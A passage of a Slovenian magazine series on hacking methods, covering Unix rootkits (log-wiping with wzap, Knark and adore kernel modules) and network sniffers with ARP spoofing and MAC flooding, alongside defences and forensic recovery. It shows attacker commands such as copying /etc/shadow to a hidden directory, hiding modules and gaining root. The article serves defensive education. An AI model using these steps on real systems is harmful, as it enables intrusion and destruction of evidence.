Kadar pridete v položaj, ko je bil sistem žrtev vdora, za obnovitev podatkov nikakor ne smete uporabiti varnostnih kopij – obstaja velika verjetnost, da so **okužene tudi kopije**. Pravilno okrevanje po vdoru vključuje **izključno uporabo originalnih medijev!**

## ČIŠČENJE DNEVNICA

Verjetno se vam že dozdeva, da napadalci ponavadi nimajo pretiranega namena za seboj puščati zapisov o svojih dejavnosti (še posebej ne organom pregona) znotraj žrtvinega sistema. Zaradi tega izkušenejši napadalci vedno **temeljito počistijo sledi**, ki jih je v tarčinem sistemu pustilo njihovo nečedno početje. V dober rootkit vsekakor sodi tudi nekaj orodij za čiščenje sledi, med katerimi so najbolj priljubljena: *zap*, *wzap*, *wted* in *remove*. V nekaterih primerih pa je dovolj že navaden urejevalnik besedil, kot sta *vi* in *emacs*.

Prvi korak pri odstranjevanju sledi je seveda **spreminjanje dnevnika, ki beleži prijave v sistem**. Da bi odkrili ustrežno tehniko, bomo najprej pogledali v konfiguracijsko datoteko /etc/syslog.conf. Na primeru lahko vidimo, da je velika večina podatkov o prijavljanju v sistemu v imeniku **/var/log**:



## hekerske metode: napadi na sisteme Unix z administratorskimi paketi

```
[zrtev]# cat /etc/syslog.conf
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                /dev/console
# Log anything (except mail) of level info or
higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none

/var/log/messages

# The authpriv file has restricted access.
authpriv.*            /var/log/secure
# Log all the mail messages in one place.
mail.*                /var/log/maillog
# Everybody gets emergency messages, plus log
them on another
# machine.
*.emerg *

# Save mail and news errors of level err and
higher in a
# special file.
uucp,news.crit        /var/log/spooler
```

Po ogledu zgornje datoteke vemo, da moramo dnevnik o prijavah v sistem iskati v imeniku `var/log`. Med ogledom tega imenika najdemo različne dnevnike, vključno z `cron`, `maillog`, `messages`, `spooler`, `secure`, `wtmp` in `xferlog`. Dnevnik `wtmp` je v binarni obliki zato napadalec za spremembo običajno uporabi ustrezen program iz administratorskega paketa. Eden izmed tovrstnih čistilcev je program `Wzap`, ki je namenjen čiščenju dnevnika `wtmp`, iz katerega odstrani sledi določenega uporabnika.

Zagon orodja `Wzap` je videti tako:

```
[quake]# who ./wtmp
hekr ftpd17264 Jul 1 12:09 (172.16.11.204)
root tty1 Jul 4 22:21
root tty1 Jul 9 19:45
root tty1 Jul 9 19:57
root tty1 Jul 9 21:48
root tty1 Jul 9 21:53
root tty1 Jul 9 22:45
root tty1 Jul 10 12:24
hekr tty1 Jul 11 09:22
root tty1 Jul 11 09:42
root tty1 Jul 11 09:51
root tty1 Jul 11 15:43
hekr ftpd841 Jul 11 22:51 (172.16.11.205)
root tty1 Jul 14 10:05
hekr ftpd3137 Jul 15 08:27 (172.16.11.205)
hekr ftpd82 Jul 15 17:37 (172.16.11.205)
hekr ftpd945 Jul 17 19:14 (172.16.11.205)
root tty1 Jul 24 22:14

[quake]# /opt/wzap
Enter username to zap from the wtmp: hekr
opening file...
opening output file...
working...

[quake]# who ./wtmp.out
root tty1 Jul 4 22:21
root tty1 Jul 9 19:45
root tty1 Jul 9 19:57
root tty1 Jul 9 21:48
root tty1 Jul 9 21:53
```

```
root tty1 Jul 9 22:45
root tty1 Jul 10 12:24
root tty1 Jul 11 09:42
root tty1 Jul 11 09:51
root tty1 Jul 11 15:43
root tty1 Jul 14 10:05
root tty1 Jul 24 22:14
root tty1 Jul 24 22:14
```

Kot lahko vidite, smo iz dnevnika `wtmp.out` odstranili uporabnika `hekr`. S kopiranjem datoteke `wtmp.out` prek starega dnevnika `wtmp` lahko napadalec odstrani sledi svojega prijavljanja v sistem. Eno zadnjih dejanj čistilne akcije pa je **odstranitev ukazov, ki so bili uporabljeni za čiščenje dnevnika**. Večina sistemov Unix beleži izvršene ukaze, da bi s tem uporabniku olajšali izvrševanje istih zaporedij ukazov. Tako lahko v ukazni lupini, imenovani Bourne Again Shell (`/bin/bash`), v imeniku vsakega uporabnika najdemo datoteko `.bash_history`, ki vsebuje seznam zadnjih ukazov. Zadnji korak je torej odstanitev ukazov, s pomočjo katerih je heker čistil dnevnik. Datoteka `.bash_history` je npr. videti tako:

```
tail -f /var/log/messages
vi chat-ppp0
kill -9 1521
logout
< od tega mesta naprej vidimo prijavo in
početje napadalca >
i
pwd
cat /etc/shadow >> /tmp/.badstuff/sh.log
cat /etc/hosts >> /tmp/.badstuff/ho.log
cat /etc/groups >> /tmp/.badstuff/gr.log
netstat -na >> /tmp/.badstuff/ns.log
arp -a >> /tmp/.badstuff/a.log
/sbin/ifconfig >> /tmp/.badstuff/if.log
find / -name -type f -perm -4000 >> /tmp/.
badstuff/suid.log
find / -name -type f -perm -2000 >> /tmp/.
badstuff/sgid.log
...
```

S pomočjo navadnega urejevalnika besedil bo napadalec odstranil vse sledi svojih ukazov.

## ZAŠČITA DNEVNIKA

Osnovno pravilo je, da morate dnevnike vedno shranjevati na medij, ki ga je težko spreminjati. V takem primeru se bodo podatki samo dodajali in jih ne bo mogoče brisati. Druga metoda je, da uporabimo storitev `syslog`, s katero pošljemo podatke v varen namenski računalnik. Program `Secure Syslog` podjetja `Core Labs` (<http://www.core-sdi.com/english/freesoft.html>) združuje kriptografijo in daljinsko uporabo storitve `syslog`, kar občutno olajša zaščito ključnih datotek.

## ADMINISTRATORSKI PAKETI ZA JEDRA

Do tega trenutka smo omenili nekaj starejših metod, ki jih uporabljajo administratorski paketi za ustvarjanje trojanskih različic obstoječih datotek. Najnovejše dogajanje na tem področju

je usmerjeno predvsem na **jedro operacijskega sistema**, s čimer zlonamerni program zavede vse sistemske programe in se tako elegantno izogne njihovega spreminjanju v trojanske različice.

Običajno se za neposredno dodajanje funkcionalnosti v jedro operacijskega sistema uporabljajo **moduli LKM** (Loadable Kernel Module), s čimer se izognemo ponovnemu prevajanju celotnega jedra. Tovrstno delovanje omogoča včitavanje in odstranjevanje posameznih modulov jedra po potrebi, s čimer je zmanjšana velikost jedra. Veliko različic Unixa podpira tovrstno možnost, vključno z `Linuxom`, `FreeBSD` in `Solarisom`. Ker pa so hekerji prebrali tudi knjigo z naslovom »Umetnost vojne«, znajo vsako novo možnost uporabiti sebi v prid in tako je tudi v tem primeru. Namesto da bi module uporabljali za delovanje gonilnikov omrežnih kartic ipd., jih raje uporabijo za **prestrazanje in menjavo sistemskih funkcij**.

Dva najbolj priljubljena administratorska paketa za jedra sta `Knark` za `Linux` in `Solaris Loadable Kernel Modules` skupine `THC`. Oba predstavnika in še nekaj drugih najdete na spletnem naslovu [www.packetstormsecurity.org](http://www.packetstormsecurity.org).

`Knark` je delo hekerja, imenovanega `Creed`, v bistvu pa gre za administratorski paket, namenjen jedru sistemov `Linux 2.2.x`. Srce paketa je modul `knark.o` napadalci pa za njegovo včitavanje ponavadi uporabijo program `insmod`:

```
[hekr]# /sbin/insmod knark.o
```

Nato napadalec preveri, ali je modul uspešno uporabljen:

```
[hekr]# /sbin/lsmmod
Module      Size    Used by
knark       6936    0    (unused)
nls_iso8859 2240    1    (autoclean)
lockd       30344   1    (autoclean)
sunrpc      52132   1    (autoclean) [lockd]
rtl8139     11748   1    (autoclean)
```

Kot vidimo je modul `knark` uspešno uporabljen, vendar bi lahko administrator oz. žrtev tovrstno početje odkril. Zaradi tega napadalci uporabijo modul `LKM modhide.o`, ki je del paketa `knark`, in z njegovo pomočjo iz rezultatov funkcije `lsmod` odstranijo sledi modula `knark`:

```
[shadow]# /sbin/insmod modhide.o
modhide.o: init_module: Device or resource busy
[shadow]# /sbin/lsmmod
Module      Size    Used by
nls_iso8859 2240    1    (autoclean)
lockd       30344   1    (autoclean)
sunrpc      52132   1    (autoclean) [lockd]
rtl8139     11748   1    (autoclean)
```

Kot lahko vidite, je iz rezultatov orodja `lsmod`, `knark` izpuhtel. V administratorskem paketu `knark` najdete še naslednja orodja:

- **Hidef** – za skrivanje datotek v sistemu,
- **Unhidef** – odkrivanje skritih datotek,
- **Ered** – za preusmerjanje izvršilnih datotek,

## hekerske metode: napadi na sisteme Unix z administratorskimi paketi

kar napadalcu omogoči izvršitev trojanskih programov namesto originalnih,

- **Nethide** – za skrivanje trojanskih programov pred administratorskimi ukazi kot je netstat,
- **Taskhack** – za spreminjanje uporabniških in skupinskih identifikatorjem, s čimer napadalec ureja ravni dostopa,
- **Rexec** – za oddaljeno izvrševanje ukazov, pri čemer omogoča tudi ponarejanje izvornega IP naslova,
- **Rootme** – za pridobivanje administratorskih privilegijev. Poglejmo, kako je to preprosto:

```
[hekr]$ rootme /bin/sh
rootme.c by Creed $a #hack.se 1999
creed@sasekure.net
Do you feel lucky today, hax0r?
bash#
```

Poleg knarka obstaja tudi podoben, paket imenovan adore, ki je posodobljena različica in jo lahko prevzamete na <http://packetstorm.linuxsecurity.com/groups/teso/>.

Poglejmo si nekaj možnosti administrator-skega paketa adore:

```
[hekr]$ ava
Usage: ./ava {h,u,r,i,v,U} {file, PID or dummy
(for 'U')}
h hide file
u unhide file
r execute as root
U uninstall adore
i make PID invisible
v make PID visible
```

### ZAŠČITA PRED ADMINISTRATORSKIMI PAKETI ZA JEDRA

Kot ste lahko videli, so posledice napadov z administratorskimi paketi za jedra precej uničujoče, poleg tega pa jih je praktično nemogoče odkriti. Če žrtev poskuša ugotoviti, ali je njen sistem kompromitiran, se pri tem ne more zanašati na binarne programe niti na jedro sistema. Če je napadalcu uspelo namesti trojanca v jedro sistema, vam pri odkrivanju ne bodo v pomoč niti programi za izračunavanje razpršenih (hash) vrednosti. Ena izmed možnosti je tudi pristop v slogu znanega pregovora: »Klin se s klinom izbija!« V tem primeru bomo za odkrivanje knarka uporabili kar **knark**.

Knark namreč napadalcu omogoča skrivanje procesov s pošiljanjem signala 31 (ukaz kill -31), pri čemer je odkrivanje skritih procesov mogoče s pošiljanjem signala 32 oz. ukazom kill -32.

Vsekakor pa imejte v mislih, da lahko napadalec med prevajanjem knarka tovrstne ukaze tudi spremeni in vam s tem dodatno oteži odkrivanje.

Še ena v vrsti metod za odkrivanje administratorskih paketov je uporaba orodja **carbonite**, ki ga najdete na naslovu [www.foundstone.com](http://www.foundstone.com). Carbonite je modul jedra operacijskega sistema Linux, ki »zamrzuje« status vsakega od procesov Linuxove zbirke task\_struct. Ome-

### Vas zanima, kdo prebira vašo e-pošto?

V zadnjem času je veliko govora o nadzoru elektronskih komunikacij, hranjenju podatkov ipd. Kako preprosto ugotovite ali državni organi, tuje obveščevalne službe, nadrejeni ali partner spremljajo vašo elektronsko pošto? Enostavno sledite naslednjim navodilom:

1. Odprite elektronski predal pri katerem od brezplačnih ponudnikov (Email, Hotmail, Gmail, Yahoo itd).
2. Odprite si še en poštni predal, pri katerem od neobičajnih ponudnikov elektronske pošte, kot je npr. Rediffmail.com (v primeru tujih obveščevalnih služb bo najbolje pri ponudniku v kakšni arabski državi).
3. Pošljite nekaj sporočil med ustvarjenima računoma, pri čemer pišite o teroristom zanimivih stvarih, kot so: kriptografija, steganografija, pripomočki za izdelavo bomb, atentati, slike objektov, načrti, domači eksplozivi ...).
4. V vsako od sporočil vključite tudi **edinstven URL** npr. <http://192.168.1.1/secret/> do svojega spletnega strežnika, do katerega dnevniških datotek imate dostop. Naslov strežnika mora biti znan samo vam in ne sme biti objavljen v iskalnikih. URL mora morebitnega vladnega vohuna dobesedno vabiti, naj ga obišče.
5. Če boste v naslednjih dneh v svojem strežniku zabeležili obiske, ste lahko prepričani, da ste operativno zanimivi za špiclje najrazličnejših vrst. Glede na IP-naslov, od koder bo prijadral vohun, boste lahko ugotovili tudi, kdo približno se zanima za vaše elektronske komunikacije. V sporočila lahko seveda vključite tudi znane spletne naslove Al Kaide in elektronske naslove teroristov, kot je npr. [el-amir@tu-harburg.de](mailto:el-amir@tu-harburg.de), ki ga je uporabljal pokojni Mohamed Ata. Uporabite lahko tudi kriptografsko zaščitena sporočila, kot jih omogoča spletna stran [www.hushmail.com/](http://www.hushmail.com/), najzanimivejši pa boste, če boste sporočila poslali s katerega od SMTP-strežnikov iz arabskih držav.

njena zbirka vsebuje strukturo jedra, ki hrani podatke o vseh procesih, s čimer nam olajša odkrivanje piratskih modulov LKM. Več si preberite na zgoraj omenjenem spletnem naslovu skupine Foundstone.

Seveda pa je v teh primerih bolje vdor **preprečiti**, kot pa kasneje ugotavljati, kaj vse je narobe. Ena izmed preprečevalnih tehnik je tudi uporaba orodja za odkrivanje vdorov **LIDS** (Linux Intrusion Detection System). Orodje lahko prevzamete na spletnem naslovu [www.lids.org](http://www.lids.org), omogoča pa nam:

- zaklepanje jedra, s čimer preprečuje spremembe,
- preprečuje včitavanje modulov v jedro kakor tudi njihovo odstranjevanje,
- preprečuje spreminjanje atributov posameznih datotek,
- varuje občutljive datoteke v imeniku /dev,
- odkriva skeniranja priključkov oz. vrat.

LIDS je v bistvu **popravek za jedro sistema**, zato po namestitvi zahteva ponovno prevajanje samega jedra.

### OKREVANJE PO NAPADU Z ADMINISTRATORSKIM PAKETOM

Najpogosteje boste v tak položaj prišli po telefonskem klicu, v katerem vas bo administrator nekega podjetja obvestil, da »vaš sistem napada njegove«. V takšnih primerih se najpogosteje pričnejo krči v želodcu, znani samo administratorjem, ki so v preteklosti že postali tarče napadov. Treba bo ugotoviti, kaj se je s sistemom dejansko zgodilo. Brez panike! Spomnite se predvsem tega, da lahko vaši nepotrebni posegi v sistem spremenijo datume dostopov do posameznih datotek.

Še preden pridete v opisani položaj, si izdelajte **paket orodij s statično povezanimi binarnimi datotekami**, ki so **kriptografsko pri-**

**merjane z datotekami proizvajalca**. Uporaba statično povezanih binarnih datotek je nujna, saj obstaja možnost, da je napadalec v vašem sistemu spremenil nekatere izmed deljenih knjižnic kompromitiranega sistema. Vedno imejte pri roki CD z najpogosteje uporabljanimi orodji kot so: ls, ps, netstat, w, finger, su, login, grep, df, sh, dd, du, sof, top, file ipd.

Najvažneje je, da ohranite v povezavi z datotekami **predvsem naslednje podatke**:

- čas zadnjega dostopa
- zadnje spremembe
- čas nastanka

Tovrstne podatke boste pridobili z uporabo naslednjih ukazov, katerih rezultate morate shraniti na zunanji medij (CD, DVD, USB ključ, disketa ...):

- `ls -alRu > /floppy/cas_dostopa.txt`
- `ls -alRc > /floppy/cas_spremembe.txt`
- `ls -alR > /floppy/cas_kreiranja.txt`

Zdaj lahko začnete pregledovati rezultate z medija, na katerega ste jih v prejšnjih korakih prenesli, s čimer se boste izognili nepotrebnim spremembam sunljivega sistema. Med pregledom boste najpogosteje našli klasični **administratorski paket** in datoteke katerega od **vohljačev** (snifferjev). Povedano seveda velja samo za administratorske pakete, ki ne spreminjajo jedra operacijskega sistema. Če ste postali žrtev administratorskega paketa, ki **spreminja jedro**, naprej razmislite o **varnem mediju za zagon sistema**, kot je npr. **Trinux** ([www.trinux.org](http://www.trinux.org)).

Pomembno je predvsem to, da si, še preden postanete žrtev vdora, izdelate podroben načrt svojega odgovora na napad. Ne bodite eden tistih, ki takoj ob odkritju vdora kličejo policijo – veliko lahko namreč za zavarovanje sledov in ugotavljanje dejanskega stanja naredite tudi sami.

■



hekerske metode: zlorabe programov za varnostno testiranje omrežij

# Varnostne slabosti vohljačev

Močno upam, da se zavedate dejstva, da podatki, poslani prek interneta, nikoli ne potujejo neposredno k naslovniku, temveč skozi vrsto vmesnih sistemov, kot so usmerjevalniki, omrežni prehodi, mostovi in požarni zidovi. Vsi ti se ukvarjajo z vašim sporočilom, delujejo pa tako, da sporočilo, ki ni namenjeno njim, posredujejo naprej. Res verjamete, da vsi omenjeni »posredniki« samo posredujejo sporočilo?

**Piše: Tomaž Bratuš**

tomaz.bratusa@mojmikro.si

**K**rajevna omrežja (LAN), sestavljena z uporabo stikala (switch), so izjema, saj stikalo pozna MAC-naslove vseh računalnikov v omrežju in lahko podatke pošlje samo želenemu sistemu. Povsem druga zgodba pa je kadar za izgradnjo omrežja uporabimo navadna vozlišča (hub). V tem primeru namreč vsak pošiljatelj pošlje sporočilo vsem uporabnikom omrežja, pri čemer običajno odgovori samo sistem, na katerega so bili podatki naslovljeni. Tudi pri uporabi stikal (switch) administratorji pogosto ravnajo tako, da ima omrežno stikalo ena vrata konfigurirana za sprejem vseh sporočila iz omrežja, ki jih ustrezno posreduje. Kar lahko storijo administratorji, pa lahko brez težav naredijo tudi hekerji, saj je meja, ki oba ločuje bregova, izredno tanka.

## KAJ SO VOHLJAČI

Vohljači ali prisluškovalci (sniffers) so naprave, ki lovijo omrežne komunikacije, njihova uporaba pa je namenjena analiziranju omrežnega prometa in s tem odkrivanju potencialnih pomanjkljivosti v omrežnem prometu.

Ime sniffer je nastalo na podlagi istoimenskega izdelka podjetja Network General Corporation, saj je podjetje s svojim izdelkom prevladovalo na trgu analiziranja protokolov in omrežnega prometa.

Kakor pri drugih izdelkih imamo tudi voh-

ljačev več vrst, saj so posamezni izdelki namenjeni analiziranju različnih protokolov. Vsem je skupno to, da imajo zmožnost analiziranja vsaj naslednjih protokolov: standardni ethernet, TCP/IP, IPX in DECNet.

Vohljači so vedno kombinacija strojno-programске opreme in ponavadi precej drage naprave, saj jih proizvajalci prodajajo skupaj s »posebno« računalniško opremo. Na drugi strani imamo ponovno brezplačne (freeware) izdelke.

## PAZITE, KDO DOSTOPA DO VAŠEGA KRAJEVNEGA OMREŽJA!

Vohljači se pomembno razlikujejo od programov, ki beležijo samo pritisk tipk na tipkovnici (keylogger). Vohljači namreč zajemajo dejanski promet v omrežju, kar storijo tako, da postavijo ethernetni adapter (omrežna kartica) v »promiskuitetni« način delovanja. Za razumevanje tega načina delovanja bom najprej na kratko razložil strukturo in delovanje krajevnega omrežja (Local Area Network – LAN).

### Slepa pega protivirusnih programov

Programov, ki beležijo pritisk tipk (keyloggers) in posnamejo zaslone žrtve večina protivirusnih programov slabo zaznava. Vzrok je v tem, da so nekateri tovrstni izdelki komercialne narave in namenjeni vohunjenju. Podrobnosti bodo razgrnjene v katerem od prihodnjih člankov.

Krajevna omrežja so majhna omrežja (npr. podjetje, zgradba), v katerih je ponavadi promet speljan prek kablov (lahko tudi brezžično). Poznamo več vrst povezovalnih kablov, ki prenašajo podatke z različnimi hitrostmi in na različnih razdaljah. Podatki potujejo v majhnih enotah, imenovanih okvirji (frames), sestavljenih iz več področij, od katerih vsako nosi posebne informacije. Tako na primer prvih 12 bajtov intranetnega okvirja nosi podatke o cilju in izvoru podatkov, preostali del paketa pa nosi prave uporabnikove podatke. Za obdelavo intranetnih okvirjev skrbi v računalniku programska oprema, imenovana omrežni gonilnik (network driver). V nadaljevanju so okvirji posredovani omrežni kartici, od te pa preko kablov do ciljnega računalnika, kjer omrežna kartica ciljnega računalnika sprejme okvirje in jih posreduje operacijskemu sistemu.

Če postavimo sistem v promiskuitetni način dela, bo sprejemal vse pakete in okvirje v omrežju, ne le tistih, ki so naslovljeni izključno nanj. Tako konfiguriran sistem imenujemo vohljač (sniffer).

Vohljači pomenijo visoko stopnjo nevarnosti iz naslednjih razlogov:

- zajemajo uporabniška imena in gesla,
- zajemajo zaupne informacije,
- se lahko uporabijo tudi za prodor varnostnih sistemov sosednjih omrežij.

Tako kot pri drugih varnostnih orodjih dosega »snifferji« nekakšen kulturni status, ob njihovi omembi pa navadni uporabniki dobijo predstavo nekakšne črne magije, ki jo uporabljajo zgolj hekerji, kriminalci, tajni agenti ... V resnici so vohljači samo eno od orodij za diagnosticiranje omrežnih težav in so prosto dostopni v internetu.

Eden izmed razlogov zakaj vohljači niso več tako nevarni, je to, da je večina zaupnih podatkov danes šifrirana. Javne nešifrirane storitve počasi izginjajo iz interneta, pri čemer imam v mislih telnet, ki pošilja gesla in uporabniška imena v navadnem besedilu. Telnet je nadomestil SSH, ki šifrira vsak del telnetove seje. Upabniki za prijavljanje v spletne strani vse bolj uporabljajo SSL (Secure Sockets Layer), za prenose datotek pa Secure FTP (SFTP).

Če za prenose pomembnih podatkov še vedno uporabljate nešifrirano povezavo, ste si za izgubo

En sam virus je dovolj, da ostanete brez vseh podatkov.



**NOD32**  
antivirus system

NOD32 na testiranjih Virus Bulletina že 8 let zapored ni izpustil niti enega in-the-wild virusa in ima rekordnih 35 Virus Bulletin priznanj za 100% detekcijo!

SI SPLET

SI SPLET d.o.o.  
Dolenjska c. 76  
1000 Ljubljana  
01 / 428 94 05  
nod32@sisplet.com  
www.nod32.si



## hekerske metode: zlorabe programov za varnostno testiranje omrežij


podatkov **krivi sami!**

Kadar ste v skrbeh zaradi zlorabe vohljačev, se spomnite na naslednje:

- Vohljači morajo biti nameščeni v vašem krajevnem omrežju oz. na posredni točki (kot npr. glavni usmerjevalnik) v internetu, da bi lahko pomenili nevarnost za vaše omrežje.

- Z današnjimi standardi šifriranja je učinkovito prestrezanje podatkov ekstremno težavno, povsem drugače pa je, ko ne uporabljate šifriranja.

Tudi omrežja, sestavljena s stikali, so napravila velik korak k zaščiti podatkov, vendar pa je v takšnih omrežjih podatke vseeno mogoče prestrezati z uporabo naprednejših orodij, kot je **Dsniff**, in kančkom iznajdljivosti. V pogovorih z sistemskimi administratorji v slovenskih podjetjih pogosto ugotavljam, da so prepričani, da so z uporabo stikal onemogočili prestrezanje podatkov. Poglejmo, ali je to res!



Slika 1

Kot vidimo na sliki 3, poteka komunikacija med A in C tako, da:

- A pošlje sporočilo C.
- Stikalo (switch) nato pregleda sporočilo in ugotovi, kateremu sistemu v omrežju je namenjeno. Stikalo nato poveže oba sistema tako, da imata lahko »zasebno« komunikacijo.
- C sprejme sporočilo, preveri, ali je sporočilo namenjeno njemu, in sporočilo procesira naprej.

V gornjem primeru vidimo, da delovne postaje še vedno **preverijo ciljni naslov**, čeprav jim stikalo zagotavlja, da je sporočilo namenjeno izključno njim. To preverjanje je dobrodošlo, saj se omrežja nenehno spreminjajo (vstop prenosnega računalnika ipd.). Takšna konfiguracija ponuja vrsto prednosti, med drugim zmanjšanje količine prometa, saj se promet pošilja samo naslovniku in ne vsem sistemom v omrežju. Takšno okolje pomeni za napadalca oviro, a kot bomo videli v nadaljevanju, to ne pomeni, da je okolje 100-odstotno varno.

### METODE PRESTREZANJA PODATKOV V OMREŽJIH S STIKALI

Metode, ki jih napadalci uporabljajo za prestrezanje podatkov v omrežjih s stikali, se imenujejo ARP spoofing, MAC flooding, MAC duplicating. Poglejmo si jih podrobneje.

#### ARP spoofing

Ena izmed osnovnih operacij, okrog katere se odvija protokol Ethernet, so ARP- zahteve in odgovori. Kadar hoče sistem A komunicirati s si-

stemom C, mu mora najprej poslati **ARP-zahtevo**. Sistem C nato odvrne z **ARP-odgovorom**, ki vključuje tudi njegov MAC-naslov. Tudi v omrežju, katerega sestavni del je stikalo, se ARP-zahteva pošlje vsem sistemom v omrežju. Ravno v tem delu se pojavi priložnost, da napadalec pošlje iz sistema B ponarejen odgovor, v katerem trdi, da ima MAC-naslov sistema C. Sistem A bo nato promet naslavljal na sistem B, pri čemer bo zmotno prepričan, da komunicira s sistemom C. Da bi tovrsten napad uspel v celoti, mora imeti napadalec sposobnost posredovanja sporočil do sistema C (IP forwarding). Značilni orodji za tovrstne napade sta **Dsniff** in **Parasite**.

#### MAC flooding

Ker so stikala odgovorna za ustvarjanje virtualnih povezav med sistemi, morajo vzdrževati tabelo, ki jim omogoča sledenje povezav MAC-naslovov s fizičnimi vrati na stikalu. Ker je količina pomnilnika za vzdrževanje tovrstnih tabel omejena, lahko napadalec to izkoristi tako, da stikalo **zasipava z neobstoječimi MAC-naslovi**. Stikalo bo zaradi nastale zmede začelo **prepuščati celoten promet**, kar pomeni, da bo ves promet posredovalo vsem sistemom v omrežju.

V takšnem položaju bo deloval tudi najpreprostejši vohljač.

#### MAC duplicating

Omrežni ethernetni promet temelji na MAC-naslovih, zato je za napadalca najenostavnejši napad to, da preprosto **ponaredi MAC-naslov svojega sistema**. To pomeni, da napadalec ponaredi MAC-naslov sistema B tako, da bo imel **isti naslov**, kot sistem, katerega podatke želi prestrezati. Večina uporabnikov se ne zaveda, da je ponareditev MAC-naslava zelo enostavna tako v sistemih Linux kot tudi Windows. Napad se razlikuje od napada tipa ARP spoofing, saj v tem primeru prelisimo stikalo, medtem ko pri ARP spoofingu prelisimo ARP-tabelo tarče. Ravno tako v tem primeru ne potrebujemo dodatnega dela s preusmerjanjem prometa do tarče, saj bo stikalo pošiljalo podatke obema sistemoma z istim MAC-naslovom.

### Koristni programčki

- Nekaj programov in internetnih naslovov, s katerimi lahko odkrivamo vohljače v različnih operacijskih sistemih:
- Sniffest: [www.unitedcouncil.org](http://www.unitedcouncil.org),
  - Nitwit: [www.7thsphere.com](http://www.7thsphere.com),
  - Promisc: <http://geek-girl.com>.

Zelo znan napad z uporabo vohljača je bil napad na Rahul.net, kjer je bil vohljač v igri samo 18 ur. V tem času je bilo zaznanih nekaj sto vdorov v sisteme, vključno s sistemi mor-

narice ZDA, IBM-a, Nase in nekaj univerz v Kanadi, Izraelu, na Tajvanu in v Belgiji.

Vohljače lahko najdemo povsod v omrežju. Kljub temu pa obstajajo strateške točke, ki jih imajo napadalci najraje. Najpogosteje se vohljači namestijo v bližino sistemov, ki sprejemajo veliko gesel oz. pomenijo vrata za komunikacijo z zunanjimi omrežji.


Vohljače je izredno težko odkriti, saj so **pasivni** programi, kar pomeni, da prekomerno ne obremenjujejo omrežnih virov. To velja samo za primere, kadar »kreker« deluje pametno in ne zajema celotnega omrežnega prometa, temveč samo nekaj začetnih bajtov vzpostavljene komunikacije.

### PROGRAMSKI VOHLJAČI

#### Ethereal


Ethereal sem izbral zaradi njegove enostavnosti, preglednosti in predvsem sposobnosti, ki vključujejo tudi elemente orodij, kot sta tcpdump in Windump. Program vključuje posebnosti, kot sta uporaba knjižnice pcap in s tem pregledovanje omrežnega prometa v realnem času. Odlikujeta pa ga tudi brezplačnost in prilagodljivost tako za Windows kakor tudi okolja Unix.

Ethereal najdete na spletnem naslovu [www.ethereal.com](http://www.ethereal.com), ob namestitvi pa zahteva, da imate v sistemu že nameščeno knjižnico **pcap**, katere najnovejšo različico prav tako najdete na omenjenem naslovu.



Slika 2: Grafični uporabniški vmesnik, prek katerega je mogoče spremljati omrežni promet tudi v realnem času.

V zgornjem oknu izberemo paket, ki nas zanima, nakar lahko v srednjem oknu pregledu-



Slika 3: Etherealov grafični uporabniški vmesnik v veliki meri olajša ustvarjanje in shranjevanje filtrov.



## hekerske metode: zlorabe programov za varnostno testiranje omrežij

jemo podrobne informacije o vsakem zaglavju paketa, vključno s TCP-jem, IP-jem in ethernetom. Spodnji okvir uporabniškega vmesnika vsebuje heksa in ASCII informacije ki potujejo v paketu. Če uporabnik uporablja FTP, HTTP (spletna pošta ipd.), telnet ali POP3 obstaja velika verjetnost, da boste našli tudi uporabniška imena in gesla za dostop do storitev.

Dobra lastnost Ethereala je tudi to, da vključuje kar nekaj dodatnih programov, ki omogočajo učinkovito grafično prikazovanje statistike in hkrati omogočajo popolnoma samodejno dekodiranje številnih protokolov.

**Esniff**

Najdete ga na naslovu [www.chaotic.com](http://www.chaotic.com) ali [www.rootshell.com](http://www.rootshell.com). Esniff je standardni vohljač, namenjen okolju Unix, njegovo stvaritev pa je prvi predstavil internetni hekerski časopis Phrack ([www.phrack.com](http://www.phrack.com)).

**Gobbler**

To je izvrstno orodje, če se nameravamo o vohljačih naučiti kaj več. Narejen je za okolje DOS in Windows, treba pa je poudariti, da aplikacija ni preveč uporabniku prijazna, zato si je za razumevanje delovanja treba vzeti čas. Gobbler lahko uporabljamo lokalno ali pa prek omrežja, v njem pa so vključene tudi funkcije za filtriranje točno določenih paketov oz. informacij.

**Dsniff**

Dsniff je prav gotovo legenda na tem področju. To je zbirka brezplačnih orodij, namenjena varnostnemu testiranju omrežij. Kot smo videli doslej, pa se tovrstna orodja lahko uporabijo tudi v zle namene, kot sta vohljanje in ugrabljanje sej.

Dsniff je dostopen na spletnem naslovu [www.monkey.org/~dugsong/dsniff/](http://www.monkey.org/~dugsong/dsniff/) in je namenjen samo operacijskim sistemom Unix. Njegova namestitvev je običajna za Unix: *configure, make, make install*.

